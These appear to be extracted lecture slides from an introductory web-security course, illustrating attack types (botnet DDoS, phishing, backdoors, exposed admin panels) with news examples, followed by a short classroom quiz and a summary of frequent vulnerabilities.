
On October 21, a Mirai attack targeted the popular DNS provider DYN. This event prevented Internet users from accessing many popular websites, including AirBnB, Amazon, Github, HBO, Netflix, Paypal, Reddit, and Twitter, by disturbing the DYN name-resolution service.

Sources: https://www.csoonline.com/a and-cctv-cameras-almost-brought-down-the-internet.html/; https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/

White House 2015

5. Foot in the door

Attackers enter the internal network via social engineering.



As in many hacks, investigators believe the White House intrusion began with a phishing email that was launched using a State Department email account that the hackers had taken over, according to the U.S. officials.

Director of National Intelligence James Clapper, in a speech at an FBI cyberconference in January, warned government officials and private businesses to teach employees what "spear phishing" looks like.


"So many times, the Chinese and others get access to our systems just by pretending to be someone else and then asking for access, and someone gives it to them," Clapper said.

Source: http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/

2016

6. Backdoors

Attackers maintain their presence by installing Backdoors.



Dutch Developer Added Backdoor to Websites He Built, Phished Over 20,000 Users

By Catalin Cimpanu January 17, 2017 04:50 AM 0

Source: https://www.bleepingcomputer.com/news/security/dutch-developer-added-backdoor-to-websites-he-built-phished-over-20-000-users/

2015

7. Unauthorized access

Attackers can use functions of a web app, they should not be able to use.

“… an independent security researcher … managed to crack his way through Instagram defenses…following the tip … that the `sensu.instagram.com` web page, an **administration panel for Instagram’s services**, was **publicly available** via the **Internet**."

Source: https://www.hackread.com/instagram-hacked-researcher-gets-admin-panel-access/

What is the consequence of data-disclosure?


A. Attackers may steal money from accounts

B. Attackers may send spear phishing emails

C. Data disclosure may lead to identity theft


[✓ D. All of the above]

Most frequent vulnerabilities



Data-driven approach

vs.



Survey among experts


Most frequent vulnerabilities

Source: **Cyber risk report 2016**

Empirical analysis of a large dataset of Web and mobile applications

Software security issues

server misconfiguration, improper file settings, sample files, outdated software versions

